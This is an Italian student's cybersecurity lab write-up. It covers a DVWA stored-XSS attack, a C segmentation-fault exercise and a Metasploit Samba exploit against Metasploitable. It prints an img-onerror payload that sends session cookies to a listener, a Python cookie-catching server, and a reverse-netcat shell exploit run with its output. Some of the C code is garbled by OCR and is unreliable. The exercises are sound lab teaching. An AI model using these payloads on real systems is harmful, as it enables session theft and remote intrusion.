
Questa volta partiamo con un controllo della sorgente cliccando sul bottone **view source**

View Source | View Help

Stored XSS Source

```php
<?php

if(isset($_POST['btnSign']))
{

   $message = trim($_POST['mtxMessage']);
   $name    = trim($_POST['txtName']);

   // Sanitize message input
   $message = trim(strip_tags(addslashes($message)));
   $message = mysql_real_escape_string($message);
   $message = htmlspecialchars($message);

   // Sanitize name input
   $name = str_replace('<script>', '', $name);
   $name = mysql_real_escape_string($name);

   $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";

   $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>' );

}

?>
```

Abbiamo riscontrato che il campo **name** è situato ad un livello di sanitizzazione inferiore rispetto al campo **message** quindi cerchiamo di inserire il nostro codice nella sezione **name.**
Questa volta è necessario modificare la lunghezza della sezione "maxlength" nel modulo name sulla pagina html



Il nostro codice è il seguente:
<img src=x onerror="new Image().src='http://192.168.104.100:4444/?cookie='+document.cookie;">

Questa versione di script è necessaria per aggirare il controllo eseguito che modifica '<script>' in **$name** e crea un errore che lo fa partire.

Per ottenere le informazioni aggiuntive richieste dalla traccia bonus creiamo in ricezione un programma python specifico

sudo nano listener.py

```
  GNU nano 8.4                    listener.py *
from http.server import BaseHTTPRequestHandler, HTTPServer
from urllib.parse import urlparse, parse_qs
import datetime
import os # Import per clear screen

class SimpleHTTPRequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        self.wfile.write(b"OK") # Invia una risposta OK al browser

        parsed_path = urlparse(self.path)
        query_params = parse_qs(parsed_path.query)

        # Clear the screen for better readability (optional)
        # os.system('cls' if os.name == 'nt' else 'clear')

        print("—— Nuova richiesta XSS rilevata ——")
        print(f"Ora della richiesta (lato server): {datetime.datetime.now>
        print(f"IP della vittima: {self.client_address[0]}") # IP ricavat>
        print("Dati estratti tramite XSS (dal browser):")
        for key, value in query_params.items():
            # I valori di parse_qs sono liste, prendiamo il primo elemento
            print(f"  {key}: {value[0]}")
        print("————————————————————————————————")

if __name__ == '__main__':
    server_address = ('0.0.0.0', 4444) # Ascolta su tutte le interfacce e>
    httpd = HTTPServer(server_address, SimpleHTTPRequestHandler)
    print(f"Server in ascolto su http://{server_address[0]}:{server_addre>
    print("In attesa di richieste XSS ...")
    try:
        httpd.serve_forever()
    except KeyboardInterrupt:
        print("\nServer interrotto.")
        httpd.server_close()
```


Salviamo il file con **ctrl+x y**

A questo punto non ci resta che avviare il programma:

python3 listener.py

```
┌──(kali㉿kali)-[~]
└─$ python3 listener.py
Server in ascolto su http://0.0.0.0:4444
In attesa di richieste XSS ...
```

Incolliamo lo script nella casella name e scriviamo la prima cosa che ci passa per la testa nel campo message
Clicchiamo il bottone **Sign Guestbook** e con **F5** (da tastiera) aggiorniamo la pagina



Torniamo su terminale e…

```
┌──(kali㉿kali)-[~]
└─$ python3 listener.py
Server in ascolto su http://0.0.0.0:4444
In attesa di richieste XSS ...
192.168.104.100 - - [20/May/2025 06:24:09] "GET /?cookie=security=medium;%
20PHPSESSID=c45f2f3743b9602a7d7182a00ffd7326 HTTP/1.1" 200 -
── Nuova richiesta XSS rilevata ──
Ora della richiesta (lato server): 2025-05-20T06:24:09.575147
IP della vittima: 192.168.104.100
Dati estratti tramite XSS (dal browser):
  cookie: security=medium; PHPSESSID=c45f2f3743b9602a7d7182a00ffd7326
```

sigla di Lupin III 2.0

Traccia 3 - System exploit BOF

Leggete attentamente il programma in allegato.
Viene richiesto di:

- Descrivere il funzionamento del programma prima dell'esecuzione.
- Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi sul funzionamento erano corrette?
- Modificare il programma affinché si verifichi un errore di segmentazione.

Suggerimento: Ricordate che un BOF sfrutta una vulnerabilità nel codice relativo alla mancanza di controllo dell'input utente rispetto alla capienza del vettore di destinazione. Concentratevi quindi per trovare la soluzione nel punto dove l'utente può inserire valori in input, e modificate il programma in modo tale che l'utente riesca ad inserire più valori di quelli previsti.

Traccia bonus:

- Inserire controlli di input
- Creare un menù per far decidere all'utente se avere il programma che va in errore oppure quello corretto

Analizzata la traccia procediamo con i seguenti step:

1. **Analisi programma**
2. **Esecuzione programma**
3. **Modifica programma**
4. **Modifica programma Extra**

Analisi programma

Si tratta di un programma scritto in C che chiede all'utente l'inserimento di 10 numeri interi che vengono salvati all' interno di un vettore, mostrati all' utente e ordinati in ordine crescente tramite un algoritmo di ordinamento chiamato Bubble Sort. Infine, l'array ordinato viene nuovamente stampato a video. Questa tecnica scorre un elenco e confronta coppie adiacenti di elementi per ordinarli e scambia gli elementi di un array in base agli elementi adiacenti.

Analisi programma:

```
# Integrazione per includere la libreria standard di input/output (I/O) in un programma C
#include <stdio.h>

# Dichiarazione vettore e variabili
int main () {
int vector [10], i, j, k;
int swap_var;

# Ciclo per l'input di 10 numeri interi
printf ("inserire 10 interi:\n");
for (i=0; 1<10; 1++)

        {
        int c=i+1;
        printf("[%d]:",c);
        scanf ("%d", &vector[i]);
        }
```

```
# Ciclo per l'output del vettore "compilato"
printf ("il vettore inserito è:\n");
for (i=0; i<10; i++)

        {
        int t=i+1;
        printf("[%d]: %d", t, vectori[i]);
        printf("\n");
        }

# Ordinamento tramite Selection Sort (da un gruppo da ordinare seleziona il più piccolo, lo toglie, e lo inserisce nella giusta posizione
in un gruppo ordinato) tramite due cicli for annidati (è un ciclo in un ciclo, vale a dire un ciclo posto all'interno del corpo di un altro)
for (j=o; j<10-1; j++)

        {
        for (k=0; k<10-j-1; k++)

                {
                if (vectori[k]>vector[k+1])

                        {
                        swap_var=vector[k];
                        vector[k]=vector[k+1];
                        vector[k+1]=swap_var;
                        }

                }
        }
```

```
# Ultimo ciclo per l'output del vettore attuale, ordinato
printf("Il vettore ordinato è:\n");
for (j=0; j<10; j++)

        {
        int g=j+1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
        }

Return 0;
}
```

Esecuzione programma

Come previsto il programma richiede l' input di 10 numeri a nostra scelta. Li inseriamo appositamente in un ordine casuale in modo tale da vedere più chiaramente il funzionamento dell' algoritmo di ordinamento. Dopo l' input vengono mostrati gli elementi del vettore nel medesimo ordine e successivamente il vettore ordinato, per tanto il codice funziona esattamente come previsto nel paragrafo precedente.

```
Inserire 10 interi:
[1]:1
[2]:2
[3]:3
[4]:5
[5]:6
[6]:4
[7]:7
[8]:8
[9]:10
[10]:9
```

```
Il vettore inserito e':
[1]: 1
[2]: 2
[3]: 3
[4]: 5
[5]: 6
[6]: 4
[7]: 7
[8]: 8
[9]: 10
[10]: 9
```

```
Il vettore ordinato e':
[1]:1
[2]:2
[3]:3
[4]:4
[5]:5
[6]:6
[7]:7
[8]:8
[9]:9
[10]:10
```

Modifica programma

Il nostro obiettivo con la modifica del programma è ottenere un errore di segmentazione.
"Punteremo" a causare tale errore **accedendo a memoria non valida.**
Per farlo, abbiamo inserito un nuovo elemento nel codice: un puntatore intero denominato "ptr":

```
# crea un puntatore che non punta a nulla (zero, indirizzo invalido).
int *ptr = NULL;

# cerca di scrivere in quell'indirizzo nullo.
*ptr = 123;
# il programma va in crash quando esegue ottenendo l'errore di segmentazione a prescindere dagli input
```

```
[4]:2
[5]:3
[6]:3
[7]:4
[8]:4
[9]:5
[10]:10
zsh: segmentation fault  ./Traccia3bow
```

Modifica programma Extra

Al fine di poter gestire entrambe le versioni di programma e gestire gli errori di input è stato necessario rivedere il programma. Analizziamolo per blocchi

Inclusione librerie

```
#include <stdio.h>
#include <stdlib.h>
#include <limits.h>
```

Librerie necessarie per:

- stdio.h: per input/output (printf, scanf, fgets, getchar)
- stdlib.h: per funzioni utili come strtol (conversione stringa → numero)
- limits.h: per costanti come INT_MIN e INT_MAX (limiti del tipo int)

funzione per gestione errori sugli input del vettore

```c
void leggi_int_valido(int *num, int indice) {
    char buffer[100];
    char *endptr;
    long val;
    while (1) {
        printf("[%d]: ", indice + 1);
        if (!fgets(buffer, sizeof(buffer), stdin)) {
            printf("Errore di input. Riprova.\n");
            continue;
        }
        val = strtol(buffer, &endptr, 10);
        if (endptr == buffer || (*endptr != '\n' && *endptr != '\0')) {
            printf("Input non valido, inserire un numero intero.\n");
            continue;
        }
        if (val < INT_MIN || val > INT_MAX) {
            printf("Numero fuori dai limiti consentiti (%d a %d).\n", INT_MIN, INT_MAX);
            continue;
        }
        *num = (int)val;
        break;
    }
}
```

- Scopo: legge un numero intero valido da tastiera, chiedendo nuovamente finché non riceve un input corretto.
- Usa fgets per leggere una riga intera come stringa (evita problemi con input non numerici o buffer sporco).
- Usa strtol per convertire la stringa in long e ottenere un puntatore endptr che indica dove finisce la conversione.
- Se endptr è uguale a buffer, significa che non ha trovato nessun numero da convertire → input non valido.
- Se ci sono caratteri extra (non solo \n o fine stringa) dopo il numero → input non valido.
- Controlla se il numero è nei limiti di un int (per evitare overflow).
- Se tutto ok, assegna il valore convertito al puntatore num passato come parametro e termina la lettura.

Inizio funzione Main e dichiarazione variabili

```
int main() {
    int scelta;
    int vector[10], i, j, k;
    int swap_var;
    int result;
```

- scelta: per scegliere modalità di esecuzione
- vector[10]: array di 10 interi
- i, j, k: variabili per cicli
- swap_var: variabile temporanea per scambio durante l'ordinamento
- result: per verificare successo di scanf

Ciclo per chiedere la scelta modalità

```
do {
    printf("Scegli modalità:\n");
    printf("1 - Esegui normalmente\n");
    printf("2 - Esegui con segmentation fault\n");
    printf("Scelta: ");

    result = scanf("%d", &scelta);

    int ch;
    while ((ch = getchar()) != '\n' && ch != EOF);

    if (result != 1 || (scelta != 1 && scelta != 2)) {
        printf("Scelta non valida. Inserire solo 1 o 2.\n");
    }
} while (result != 1 || (scelta != 1 && scelta != 2));
```

- Stampa le opzioni.
- Legge la scelta con scanf.
- Pulisce il buffer input con ciclo getchar per togliere eventuali caratteri residui.
- Se l'input non è un numero o non è 1 o 2, avvisa l'utente e ricomincia a chiedere.
- Finisce solo quando l'utente inserisce un input valido.

Inserimento vettore (indipendentemente dalla scelta)

```
printf("\nInserire 10 interi:\n");
for (i = 0; i < 10; i++) {
    leggi_int_valido(&vector[i], i);
}
```

- Stampa il messaggio di inserimento (a prescindere dalla scelta eseguita).
- Chiama la funzione leggi_int_valido per ogni elemento, per assicurarsi che venga inserito un numero valido.

Output del vettore inserito

```
printf("Il vettore inserito e':\n");
for (i = 0; i < 10; i++) {
    printf("[%d]: %d\n", i + 1, vector[i]);
}
```

- Semplicemente mostra i valori inseriti dall'utente con la numerazione.

Ordinamento bubble sort

```
for (j = 0; j < 9; j++) {
    for (k = 0; k < 9 - j; k++) {
        if (vector[k] > vector[k + 1]) {
            swap_var = vector[k];
            vector[k] = vector[k + 1];
            vector[k + 1] = swap_var;
        }
    }
}
```

- Algoritmo semplice per ordinare l'array in ordine crescente.
- Scambia gli elementi se uno è più grande del successivo.
- Ripete fino a quando tutto è ordinato.

Output del vettore ordinato

```
printf("Il vettore ordinato e':\n");
for (j = 0; j < 10; j++) {
    printf("[%d]: %d\n", j + 1, vector[j]);
}
```

- Mostra il vettore ora ordinato.

gestisce la scelta 2 dell'utente

```
if (scelta == 2) {
    int *ptr = NULL;
    printf("\nModalità con errore attivata. Provocando segmentation fault...\n");
    *ptr = 123;  // crash volontario
    return 1;
}
```

- Crea un puntatore ptr nullo (NULL).
- Dereferenzia questo puntatore e prova a scrivere un valore (operazione illegale).
- Questo causa un segmentation fault, ovvero un crash del programma.
- È usato volutamente per mostrare l'errore di memoria.

fine programma

```
    return 0;
}
```

Riassunto complessivo

- Si sceglie tra modalità normale o modalità crash.
- Si inseriscono 10 numeri interi validi (controllo rigoroso).
- Si stampa il vettore inserito e poi ordinato.
- Se si sceglie la modalità con crash, il programma provoca volontariamente un errore di memoria.
- Se no, termina normalmente.

Test vari sul programma extra
In caso l'utente sbaglia la scelta:

```
┌──(kali㉿kali)-[~/Desktop/CS0225IT/C]
└─$ ./Traccia3extra
Scegli modalità:
1 - Esegui normalmente
2 - Esegui con segmentation fault
Scelta: Pasquale
Scelta non valida. Inserire solo 1 o 2.
Scegli modalità:
1 - Esegui normalmente
2 - Esegui con segmentation fault
Scelta:
```

Il programma ripete la richiesta

Scelta 1 con utente birichino:

```
Scelta: 1

Inserire 10 interi:
[1]: pasquale
Input non valido, inserire un numero intero.
[1]: 1908324926352497652
Numero fuori dai limiti consentiti (-2147483648 a 2147483647).
[1]: 1
[2]: 3
[3]: 4
[4]: 13
[5]: 9076412
[6]: 2312
[7]: 43
[8]: 23
[9]: 3
[10]: 10
```

```
Il vettore inserito e':
[1]: 1
[2]: 3
[3]: 4
[4]: 13
[5]: 9076412
[6]: 2312
[7]: 43
[8]: 23
[9]: 3
[10]: 10
```

```
Il vettore ordinato e':
[1]: 1
[2]: 3
[3]: 3
[4]: 4
[5]: 10
[6]: 13
[7]: 23
[8]: 43
[9]: 2312
[10]: 9076412
```

Il programma corregge gli input errati al momento e opera SOLO dopo che gli input sono corretti e inseriti tutti

Scelta 2 con utente birichino:

```
Scelta: 2

Inserire 10 interi:
[1]: 10
[2]:
Input non valido, inserire un numero intero.
[2]: Non voglio scrivere
Input non valido, inserire un numero intero.
[2]: 3
[3]: 4
[4]: 1010
[5]: 111111111111111111
Numero fuori dai limiti consentiti (-2147483648 a 2147483647).
[5]: 1010101
[6]: 2323
[7]: 38
[8]: 91
[9]: 2
[10]: 1
```

```
Il vettore inserito e':
[1]: 10
[2]: 3
[3]: 4
[4]: 1010
[5]: 1010101
[6]: 2323
[7]: 38
[8]: 91
[9]: 2
[10]: 1
```

```
Il vettore ordinato e'
[1]: 1
[2]: 2
[3]: 3
[4]: 4
[5]: 10
[6]: 38
[7]: 91
[8]: 1010
[9]: 2323
[10]: 1010101
```

```
Modalità con errore attivata. Provocando segmentation fault...
zsh: segmentation fault  ./Traccia3extra
```

Anche in questo caso il programma corregge gli input errati al momento e opera SOLO dopo che gli input sono corretti e inseriti tutti; provocando però il segmentation fault a causa della scelta iniziale.

Traccia 4 - Exploit Metasploitable con Metasploit

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di:
● Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable;
● Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento);
● Eseguire il comando «ifconfig» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.

Requisiti laboratorio Traccia 4:

- IP Kali Linux: 192.168.50.100
- IP Metasploitable: 192.168.50.150
- Listen port (nelle opzioni del payload): 5555

Analizzata la traccia procediamo con i seguenti step:

1. **Configurazione laboratorio VM**
2. **Scansione vulnerabilità con Nessus**
3. **Sfruttamento del servizio Samba con Nessus**

Configurazione laboratorio VM

Prima di tutto dobbiamo configurare il nostro laboratorio VM per ottenere i requisiti richiesti dalla traccia.
Dopo aver impiegato i passaggi eseguiti nelle precedenti tracce per configurare gli IP di macchina attaccante e macchina target, eseguiamo un check:
Per la macchina Kali usiamo il comando: **ifconfig**

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.50.100  netmask 255.255.255.0  broadcast 192.168.50.255
        inet6 fe80::a00:27ff:fed8:4b41  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:d8:4b:41  txqueuelen 1000  (Ethernet)
        RX packets 29712  bytes 13837126 (13.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 34024  bytes 4104433 (3.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20171  bytes 11196211 (10.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20171  bytes 11196211 (10.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Per la macchina vittima Metasploitable, visualizziamo il file interno "interfaces" con il comando
sudo nano /etc/network/interfaces

```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.50.150
netmask 255.255.255.0
network 192.168.50.1
```


Scansione vulnerabilità con Nessus

Per poter procedere alla scansione delle vulnerabilità con lo strumento Nessus dobbiamo avviarlo dalla nostra macchina attaccante Kali tramite linea di comando:
/bin/systemctl start nessusd.service

Dopodichè apriamo Firefox e inseriamo come URL:
https://kali:8834/

Una volta aperto Nessus bisogna solo far partire uno scan di base settando come target l'ip della nostra macchina vittima:
192.168.50.150

Avviamo l'analisi e dopo poco tempo abbiamo ottenuto le vulnerabilità della nostra vittima.
Il nostro focus va sul servizio Samba attivo sulla porta TCP 445


HIGH Samba Badlock Vulnerability

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

See Also

http://badlock.org
https://www.samba.org/samba/security/CVE-2016-2118.html

Output

```
Nessus detected that the Samba Badlock patch has not been applied.
```

To see debug logs, please visit individual host

Port ▲	Hosts
445 / tcp / cifs	192.168.50.150

Exploit del Servizio Samba con Metasploit

Per poter procedere dobbiamo avviare Metasploit con il comando **msfconsole**

La traccia ci suggerisce cosa cercare, quindi icerchiamo il nostro exploit con
search: samba/usermap

```
msf6 > search samba/usermap

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script    2007-05-14       excellent  No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```

Use 0 e options

```
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.43     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Configuriamo le options per passare all'exploit:
set RHOST 192.168.50.150;
set LHOST 192.168.50.100;
set LPORT 5555;
set PAYLOAD cmd/unix/reverse_netcat.

```
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.50.150
RHOST => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf6 exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse_netcat
PAYLOAD => cmd/unix/reverse_netcat
```

Non ci resta che "exploitare":
run

```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 -> 192.168.50.150:44018) at 2025-05-19 03:51:
12 -0400
```

Siamo dentro!

Una volta ottenuto l'accesso remoto, è stato eseguito:
ifconfig

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:5e:44:0f
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe5e:440f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:314 errors:0 dropped:0 overruns:0 frame:0
          TX packets:167 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:22847 (22.3 KB)  TX bytes:18249 (17.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:185 errors:0 dropped:0 overruns:0 frame:0
          TX packets:185 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:64821 (63.3 KB)  TX bytes:64821 (63.3 KB)
```

Questo ci conferma che l'accesso è stato ottenuto sulla macchina Metasploitable.

Traccia 5 - Exploit Windows con Metasploit

Sulla macchina Windows 10 ci possono essere dei servizi che potrebbero causare degli exploit. Si richiede allo studente di:

- Avviare questi servizi
- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows 10
- Aprire una sessione con metasploit, exploitando il servizio TomCat.

Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target. Recuperate le seguenti informazioni:

- Se la macchina target è una macchina virtuale oppure una macchina fisica;
- le impostazioni di rete della macchine target;
- se la macchina target ha a disposizione delle webcam attive. Infine, recuperate uno screenshot del desktop.

Requisiti laboratorio Traccia 5:

